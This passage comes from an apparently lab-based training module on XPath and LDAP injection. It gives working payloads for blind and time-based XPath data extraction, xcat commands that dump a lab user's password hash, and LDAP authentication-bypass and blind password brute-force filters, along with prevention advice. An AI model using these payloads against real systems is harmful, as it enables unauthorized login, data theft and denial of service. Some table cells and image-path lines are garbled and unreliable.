/users/user[username='invalid' or substring(name(/*[1]),1,1)='a' and '1'='1']
```

The above query returns data only if the first character of the root node's name equals `a`, which is not the case:



We need to iterate through all possible characters until we find the correct one, which in our case is `u`:



We successfully exfiltrated the first character of the root node's name. Now we can move on to the second character with the payload `invalid' or substring(name(/*[1]),2,1)='a' and '1'='1'` where we again have to check all possible characters until we find a match. If we repeat this until we reach the length we determined in the previous step, we can exfiltrate the full name of the root node as `users`.

Exfiltrating the Number of Child Nodes

To determine the number of child nodes for a given node, we can use the `count()` function in a payload like this: `invalid' or count(/users/*)=1 and '1'='1'`, resulting in the following XPath query:

```
/users/user[username='invalid' or count(/users/*)=1 and '1'='1']
```

This query returns data if we successfully found the number of child nodes of the `users` node, which in our case is `2`:

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /index.php HTTP/1.1		19 <input id="input" type="text" name="username" placeholder="Username"/>	
2 Host: blindpath.htb		20 	
3 Content-Length: 64		20 <input id="input" type="textarea" name="msg" placeholder="Message"/>	
4 Content-Type: application/x-www-form-urlencoded		21 	
5		21 <input type="submit" class="next action-button" />	
6 username=invalid'+or+count(/users/*)=2+and+'1'='1&msg=HelloWorld		22 </form>	
		23	
		24 <script>	
			alert("Message successfully sent!");
			</script>

We can now return to the previous step and target the `users` node's first child by addressing it with `/users/*[1]`. Starting with the node name's length and then the name itself. We must repeat this step until we have reached the maximum depth. Furthermore, we can address siblings by increasing the position. For instance, we can target the `users` node's second child by addressing it with `/users/*[2]`.

This way, we can iteratively exfiltrate the entire XML schema. In our case, doing so reveals the following schema:

```
<users>
  <user>
    <username>???
```

Exfiltrating Data

Now that we know the XML schema, we can inject a targeted payload to exfiltrate the data we want to acquire. We can re-use the same methodology as before. Let us start with the username. First, we need to determine the username's length. For that, we can use a payload like this: `invalid'` or `string-length(/users/user[1]/username)=1` and `'1'='1'`, resulting in the following XPath query:

```
/users/user[username='invalid' or string-length(/users/user[1]/username)=1
and '1'='1']
```

In our case, we can determine the username's length to be `5`:

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: blindxpath.htb
3 Content-Length: 87
4 Content-Type: application/x-www-form-urlencoded
5
6 username=invalid'+or+string.length(/users/user[1]/username)=5+and+'1'='1&msg=HelloWorld

Response
Pretty Raw Hex Render
20 <br>
21 <input id="input" type="textarea" name="msg" placeholder="Message"/>
22 <br>
23 <input type="submit" class="next action-button" />
24 </form>
25 <script>
26 alert("Message successfully sent!");
27 </script>
```

Now we can move on to exfiltrate the username. Consider a payload like this: `invalid' or substring(/users/user[1]/username,1,1)='a' and '1'='1'`, resulting in the following XPath query:

```
/users/user[username='invalid' or
substring(/users/user[1]/username,1,1)='a' and '1'='1']
```

The above query returns data only if the first character of the first user's username equals `a`, which is the case:

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: blindxpath.htb
3 Content-Length: 89
4 Content-Type: application/x-www-form-urlencoded
5
6 username=invalid'+or+substring(/users/user[1]/username,1,1)='a'+and+'1'='1&msg=HelloWorld

Response
Pretty Raw Hex Render
20 <br>
21 <input id="input" type="textarea" name="msg" placeholder="Message"/>
22 <br>
23 <input type="submit" class="next action-button" />
24 </form>
25 <script>
26 alert("Message successfully sent!");
27 </script>
```

Again, we can iterate through all characters until we successfully exfiltrate the entire username, `admin`. From our schema exfiltration, we already know that there are two users in total, so we can apply this methodology to all users and their properties to exfiltrate the entire data set.

Note: Writing a small script for this task is recommended.

Time-based Exploitation

XPath does not contain a `sleep` function, so exploitation similar to blind SQL injection is impossible in XPath injection vulnerabilities. However, we can abuse the processing time of the web application to create behavior similar to a `sleep` function. We need this in cases where the web application serves the same response, whether the XPath query returned data or not, and where we have insufficient information to cause a positive query outcome. An example in the previously discussed case would be if we cannot guess a valid username. For this example, we will focus on a web application that returns a generic response whether we provide a valid or invalid user:

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: blindxpath.htb
3 Content-Length: 30
4 Content-Type: application/x-www-form-urlencoded
5
6 username=admin&msg=HelloWorld!

Response
Pretty Raw Hex Render
22 <input type="submit" class="next action-button" />
23 </form>
24 <script>
25 alert("If the user exists, the message has been sent!");
26 </script>
27 </body>
```

In this case, we cannot apply the methodology discussed above. However, we can force the web application to iterate over the entire XML document exponentially, which takes a measurable amount of processing time. This can be achieved by recursively calling the `count` function with stacked predicates to force the web application to iterate over all nodes in the XML document exponentially. Consider the following payload in the `username` parameter:


```
invalid' or substring(/users/user[1]/username,1,1)='a' and count((//.)[count((//.))]) and '1'='1
```

This results in the following XPath query:


```
/users/user[username='invalid' or  
substring(/users/user[1]/username,1,1)='a' and count((//.)[count((//.))])  
and '1'='1']
```

If the condition `substring(/users/user[1]/username,1,1)='a'` is `true`, the second part of the `and` clause needs to be evaluated, such that the web application evaluates `count((//.)[count((//.))])` causing it to exponentially iterate over the entire XML document resulting in significant processing time. On the other hand, if the initial condition is `false`, the second part of the `and` clause does not need to be evaluated since the predicate will return `false` no matter what the second part evaluates. Therefore, the web application does not evaluate it. This difference in processing time enables us to determine whether our injected condition is true.

In our example web application, we know the first character of the first username is `a`, since this causes a processing time of `477ms`:



A different character results in a processing time of `1ms`:



We can combine this time-based exploit with the methodology described above to exfiltrate the XML schema followed by the XML data.

Remember that the processing time depends on the size of the XML document. If the XML document is small, we might need to stack additional predicates with calls to the `count` function to achieve a measurable difference in processing time. However, if the XML document is large, this payload can quickly cause a significant load on the web server, potentially resulting in `Denial-of-Service` (DoS) . Thus, it is crucial to be careful with this kind of payload.

XPath Injection Prevention & Tools

After discussing different ways to exploit XPath injection vulnerabilities, let us discuss what tools we can use to help us during exploitation. Furthermore, we will discuss ways we can prevent XPath injection vulnerabilities.

Tools

We can use the tool `xcat` to help us exploit XPath injection attacks. It can be installed using `pip`:

```
pip3 install cython
pip3 install xcat
```

Afterward, we can view the different `xcat` commands by displaying the general help:

```
xcat --help

Usage: xcat [OPTIONS] COMMAND [ARGS]...

Options:
  --version  Show the version and exit.
  --help     Show this message and exit.

Commands:
  detect
  injections
  ip
  run
  shell
```

The core commands are:

- `detect` : detect XPath injection and print the type of injection found
- `injections` : print all types of injection supported by xcat
- `ip` : print the current external IP address
- `run` : retrieve the XML document by exploiting the XPath injection
- `shell` : xcat shell to run system commands

Each command has its own help, which we can display by running `xcat <command> --help`.

Data Exfiltration

We must supply xcat with the vulnerable parameter and a list of GET parameters it should send. Additionally, xcat requires a `true-string`, indicating whether the query returned data. Let us look at the lab from the `Data Exfiltration` section. The lab is vulnerable to XPath injection in the `q` parameter. However, we also need to send the `f` parameter. Furthermore, we know that the query returned data whenever the response does `NOT` contain the phrase `No Result`. We can thus specify a negated `true-string` by prepending an exclamation mark. The final command looks like this:

```
xcat detect http://172.17.0.2/index.php q q=BAR f=fullstreetname --true-string='!No Result'
```

function call - last string parameter - single quote
Example: `/lib/something[function()]`

Detected features:

- xpath-2: False
- xpath-3: False
- xpath-3.1: False
- normalize-space: True
- substring-search: True
- codepoint-search: False
- environment-variables: False
- document-uri: False
- base-uri: False
- current-datetime: False
- unparsed-text: False
- doc-function: False
- linux: False
- expath-file: False
- saxon: False
- oob-http: False
- oob-entity-injection: False

The `run` command can exfiltrate the entire XML document. However, this will take so much time since the XML document is massive. Additionally, we can confirm that the `f` parameter is also injectable by changing the vulnerable parameter:

```
xcat detect http://172.17.0.2/index.php f q=BAR f=fullstreetname --true-string='!No Result'
```

`function` call - last string parameter - single quote

Example: `/lib/something[function()]`

Detected features:

xpath-2: False

xpath-3: False

xpath-3.1: False

normalize-space: True

substring-search: True

codepoint-search: False

environment-variables: False

document-uri: False

base-uri: False

current-datetime: False

unparsed-text: False

doc-function: False

linux: False

expath-file: False

saxon: False

oob-http: False

oob-entity-injection: False

Blind XPath Injection

Now let us exploit the blind XPath exploitation lab from the previous section using `xcat`. Our injection point is the `username` POST parameter. We must set the `-m POST` and `--encode FORM` flags to tell `xcat` to send the payload in a POST parameter. Furthermore, we need to specify the vulnerable parameter and a sample value for that parameter that leads to a positive query outcome. In our example, we know that `admin` is a valid username, so we can use the value `admin`. We can set the `true-string` to `successfully` since that is contained in the response if our query returns data. The final command looks like this:

```
xcat detect http://172.17.0.2/index.php username username=admin -m POST --true-string=successfully --encode FORM
```

`string` - single quote

```
Example: /lib/book[name='?']
```

Detected features:

```
xpath-2: False
xpath-3: False
xpath-3.1: False
normalize-space: True
substring-search: True
codepoint-search: False
environment-variables: False
document-uri: False
base-uri: False
current-datetime: False
unparsed-text: False
doc-function: False
linux: False
expath-file: False
saxon: False
oob-http: False
oob-entity-injection: False
```

Additionally, we can use `xcat` to exfiltrate the entire XML document:

```
xcat run http://172.17.0.2/index.php username username=admin -m POST --
true-string=successfully --encode FORM
```

```
<users>
  <user>
    <username>
      kgrenvile
    </username>
    <password>
      cf9f2931ea9c3deb33e4405b420c4c99
    </password>
    <desc>
      Internal Test Account 1
    </desc>
  </user>
  <SNIP>
</users>
```

Prevention

While prepared statements / stored procedures can prevent injections in SQL queries, not all programming languages and libraries provide an equivalent for XPath queries. Therefore, proper (manual) sanitization is the only universal method of preventing XPath injection vulnerabilities.

Generally, we must treat all user input as untrusted and perform sanitization before inserting it into an XPath query. The simplest and most secure way is implementing a whitelist that only allows alphanumeric characters in the user input inserted into the XPath query. The web application can then reject any input that contains characters that are not whitelisted.

Additionally, verifying the expected data type and format when performing sanitization is crucial. If the web application expects an integer, it must verify that the user input consists of only digits. When applicable, we can additionally perform checks for semantical correctness. For instance, if a variable can only assume a fixed set of values, we can check that the user input conforms to these semantical rules in addition to the syntactical ones. An example would be the GET parameter `f` in the previous sections, which can only assume the values `fullstreetname` and `streetname`. The web application can thus check if the user input matches one of these values and is thus semantically correct.

Alternatively to the whitelist approach, a blacklist approach blocking the following XPath control characters is also sufficient, though a whitelist is always preferable:

- Single quote: `'`
- Double quote: `"`
- Slash: `/`
- At: `@`
- Equals: `=`
- Wildcard: `*`
- Brackets: `[`, `]`, and parentheses `(`, `)`

Introduction to LDAP Injection

[Lightweight Directory Access Protocol \(LDAP\)](#) is a protocol used to access directory servers such as Active Directory (AD). In particular, LDAP queries can retrieve information from directory servers. Web applications may use LDAP for integration with AD or other directory services for authentication or data retrieval purposes. If user input is inserted into LDAP queries without proper sanitization, [LDAP Injection](#) vulnerabilities can arise.

LDAP Foundations

Before jumping into LDAP injection, we must establish a baseline about LDAP terminology and syntax.

LDAP terminology

Let us start by establishing important LDAP terminology:

- A **Directory Server (DS)** is the entity that stores data, similar to a database server, though the way data is stored is different. An example of a DS is [OpenLDAP](#)
- An **LDAP Entry** holds data for an entity and consists of three main components:
 - The **Distinguished Name (DN)** is a unique identifier for the entry that consists of multiple **Relative Distinguished Names (RDNs)**. Each RDN consists of key-value pairs. An example DN is `uid=admin,dc=hackthebox,dc=com`, which consists of three comma-separated RDNs
 - Multiple **Attributes** that store data. Each attribute consists of an attribute type and a set of values
 - Multiple **Object Classes** which consist of attribute types that are related to a particular type of object, for instance, **Person** or **Group**

LDAP defines **Operations**, which are actions the client can initiate. These include:

- **Bind Operation**: Client authentication with the server
- **Unbind Operation**: Close the client connection to the server
- **Add Operation**: Create a new entry
- **Delete Operation**: Delete an entry
- **Modify Operation**: Modify an entry
- **Search Operation**: Search for entries matching a search query

LDAP Search Filter Syntax

LDAP search queries are called **search filters**. A search filter may consist of multiple components, each needing to be enclosed in parentheses `()`. Each base component consists of an **attribute**, an **operand**, and a **value** to search for. LDAP defines the following base operands:

Name	Operand	Example	Example Description
Equality	=	<code>(name=Kaylie)</code>	Matches all entries that contain a name attribute with the value Kaylie
Greater-Or-Equal	>=	<code>(uid>=10)</code>	Matches all entries that contain a uid attribute with a value greater-or-equal to 10

Name	Operand	Example	Example Description
Less-Or-Equal	<code><=</code>	<code>(uid<=10)</code>	Matches all entries that contain a <code>uid</code> attribute with a value less-or-equal to 10
Approximate Match	<code>~=</code>	<code>(name~=Kaylie)</code>	Matches all entries that contain a <code>name</code> attribute with approximately the value Kaylie

Note: The LDAP specification does not define how approximate matching should be implemented. This leads to inconsistencies between different LDAP implementations such that the same search filter can yield different results.

To construct more complex search filters, LDAP further supports the following combination operands:

Name	Operand	Example	Example Description
And	<code>(&()</code> <code>())</code>	<code>(&(name=Kaylie)</code> <code>(title=Manager))</code>	Matches all entries that contain a <code>name</code> attribute with the value Kaylie and a <code>title</code> attribute with the value Manager
Or	<code>`(</code>	<code>()())`</code>	<code>`(</code>
Not	<code>(!())</code>	<code>(!(name=Kaylie))</code>	Matches all entries that contain a <code>name</code> attribute with a value different from Kaylie

Note: And and Or filters support more than two arguments. For instance, `(&(attr1=a)(attr2=b)(attr3=c)(attr4=d))` is a valid search filter.

Furthermore, we can display True and False like so:

Name	Filter
True	<code>(&)</code>
False	<code>`(</code>

Lastly, LDAP supports an asterisk as a wildcard, such that we can define wildcard search filters like the following:

Example	Example Description
<code>(name=*)</code>	Matches all entries that contain a <code>name</code> attribute
<code>(name=K*)</code>	Matches all entries that contain a <code>name</code> attribute that begins with K

Example	Example Description
<code>(name=*a*)</code>	Matches all entries that contain a name attribute that contains an <code>a</code>

For more details on search filters, check out [RFC 4515](#).

Common Attribute Types

Here are some common attribute types that we can search for. The list is non-exhaustive. Furthermore, LDAP server instances may implement custom attribute types that can be used in their search filters.

Attribute Type	Description
<code>cn</code>	Full Name
<code>givenName</code>	First name
<code>sn</code>	Last name
<code>uid</code>	User ID
<code>objectClass</code>	Object type
<code>distinguishedName</code>	Distinguished Name
<code>ou</code>	Organizational Unit
<code>title</code>	Title of a Person
<code>telephoneNumber</code>	Phone Number
<code>description</code>	Description
<code>mail</code>	Email Address
<code>street</code>	Address
<code>postalCode</code>	Zip code
<code>member</code>	Group Memberships
<code>userPassword</code>	User password

For a detailed overview of LDAP attribute types, check out [RFC 2256](#).

LDAP - Authentication Bypass

Now that we have a basic idea about how LDAP search filters work let us start with LDAP injection. A basic example of LDAP injection is bypassing web authentication. As discussed in the previous section, LDAP is commonly used to enable the authentication of AD users in web applications. Therefore, many web applications support LDAP authentication.

Foundation


Before discussing the exploitation of LDAP injection to bypass web authentication, let us first discuss what a search filter used for authentication may look like. Since the authentication process needs to check the username and the password, an LDAP search filter like the following can be used:

```
(&(uid=admin)(userPassword=password123))
```

Depending on the setup of the directory server, the actual search filter might query different attribute types. For instance, the username might be checked against the `cn` attribute type.

Exploitation


When starting the lab below, we can see a simple web application that implements a login process integrated with an OpenLDAP server:



Since the web application tells us about the LDAP integration, let us think of what we can inject into the search filter to bypass authentication. Because an asterisk is treated as a wildcard character, we can inject it into the password field to match the value without specifying the actual password. We can then specify an arbitrary valid username to bypass authentication for that user. If we specify a username of `admin` and a password of `*`, the web application executes the following LDAP search filter:

```
(&(uid=admin)(userPassword=*))
```


Sending the request, we can see that the backend redirects us to the post-login page, indicating that we successfully bypassed authentication and logged in as the user `admin`:



If we do not know a valid username, we could inject a wildcard into the username field as well, resulting in the following LDAP search filter:

```
(&(uid=*)(userPassword=*))
```


This search filter matches all entries with `uid` and `userPassword` attributes, thus matching all existing users. In this case, we are most likely going to log in as the first user in the list of results:



Lastly, if we only know a substring of a valid username, for instance, in a case where admin usernames are obfuscated by appending random characters, we can specify a substring in the username field to narrow down the list of results with a search filter like the following:

```
(&(uid=admin*)(userPassword=*))
```

This search filter matches all entries that contain a `uid` field starting with the string `admin`, thus bypassing the obfuscation described above, leading to a successful login bypass for the admin user:



Bypassing Authentication without Wildcards

In many cases, knowing multiple ways of achieving the same outcome is helpful. This enables us to bypass potential defense measures we encounter. For instance, in some cases, an asterisk may be blacklisted by the web application such that we cannot bypass

authentication with the abovementioned method. Luckily, there is another way of bypassing authentication that does not use wildcards. If we alter the search filter so that the password check can fail and the search filter still returns a user, we can bypass authentication as well.

For instance, if we specify a username of `admin) (| (&` and a password of `abc)` , the web application uses the following search filter:

```
(&(uid=admin) (| (& (userPassword=abc)))
```

Due to our injected payload, the search filter contains an additional `or` clause which consists of the universal true operand `(&)` and the incorrect user password `(userPassword=abc)` . The password check returns `false` since we do not know the correct password. However, the first operand of the `or` clause is universally true; thus, the `or` clause also returns true. Thus, we only need to specify a valid username to login to the specified account, thereby successfully bypassing authentication without the use of the wildcard character:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	POST	/index.php	1	HTTP/1.1	302	Found
2	Host:	ldap.htb	2	Date:	Sun, 12 Mar 2023 10:16:30	GMT
3	Content-Length:	45	3	Server:	Apache/2.4.38	(Debian)
4	Content-Type:	application/x-www-form-urlencoded	4	Set-Cookie:	PHPSESSID=zhv815loerp6aaf3cfvfrfpn2; path=/	
5			5	Expires:	Thu, 19 Nov 1981 08:52:00	GMT
6	username=admin%29%28%7C%28%26amp;password=abc%29		6	Cache-Control:	no-store, no-cache, must-revalidate	
			7	Pragma:	no-cache	
			8	Location:	/user.php	
			9	Content-Length:	0	
			10	Content-Type:	text/html; charset=UTF-8	
			11			
			12			

LDAP - Data Exfiltration & Blind Exploitation

Now that we have discussed how to bypass authentication using LDAP injection in the previous section, we will focus on data exfiltration in this section. Even if the result of the LDAP search is not displayed to us, it is still possible to exfiltrate data with a methodology similar to the one used for blind SQL injections.

Just like with XPath injection, there is no sleep function in LDAP so we need an indicator by the web application that informs us whether the query returns any results or not. This leaks a bit of information to us, which allows us to exfiltrate data without it being displayed.

Data Exfiltration

In a scenario where the web application displays results to us, data exfiltration is simple since we can inject a wildcard to match all entries with the specified attribute. Consider a search filter like the following, where we can supply the username in the `uid` attribute:

```
(&(uid=admin)(objectClass=account))
```

If we simply supply a wildcard character as a username, the web application will display details about all accounts since the search filter becomes the following:

```
(&(uid=*)(objectClass=account))
```

We can achieve the same effect if we can inject a payload into an `or` clause of a search filter. Consider a search filter like this:

```
(|(objectClass=organization)(objectClass=device))
```


This search filter matches all `organization` and `device` entries. If our payload is injected into the second `objectClass` attribute, we can force the backend to leak all entries by injecting a wildcard such that the search filter looks like this:

```
(|(objectClass=organization)(objectClass=*))
```

Thus, data exfiltration is straightforward provided the web application displays the results of the search filter to us.


Blind Exploitation

Now let's discuss the more advanced and realistic cases of blind exploitation of LDAP injection vulnerabilities. When starting the lab below, we can see a slightly modified version of the lab from the previous section. When we attempt to log in, the administrator seems to have been notified about the LDAP injection from the previous section, so the site is in maintenance mode:



The screenshot shows a login interface on a blue background. At the top, it says "Login with our integrated OpenLDAP server". Below this are two input fields: "Username" and "Password". To the right of the "Username" field is a link that says "I've forgotten my password". To the right of the "Password" field is a "Login" button. Below the login fields, a warning message is displayed: "Warning! Login successful but the site is temporarily down for security reasons. Please try again later!".


However, the web application responds differently, if we provide invalid credentials:



We can exploit this difference in the response to exfiltrate data from the directory server. Remember that the search filter used for authentication looks similar to the following:

```
(&(uid=htb-stdnt)(password=p@ssw0rd))
```


We can verify that the web application is still vulnerable to LDAP injection by providing a wildcard as the password:




We can now brute-force the password character-by-character by injecting substring search filters. We can start with the first character by setting the password to `a*`, resulting in the following search filter:

```
(&(uid=htb-stdnt)(password=a*))
```

This search filter will return data if the user's password starts with an `a`, otherwise, it does not. We can observe the web application to determine whether the login was successful or not. In our case, it is unsuccessful:




We now have to loop through the entire alphabet (including digits and special characters) to determine the first character of the password. In our case, it is `p`:



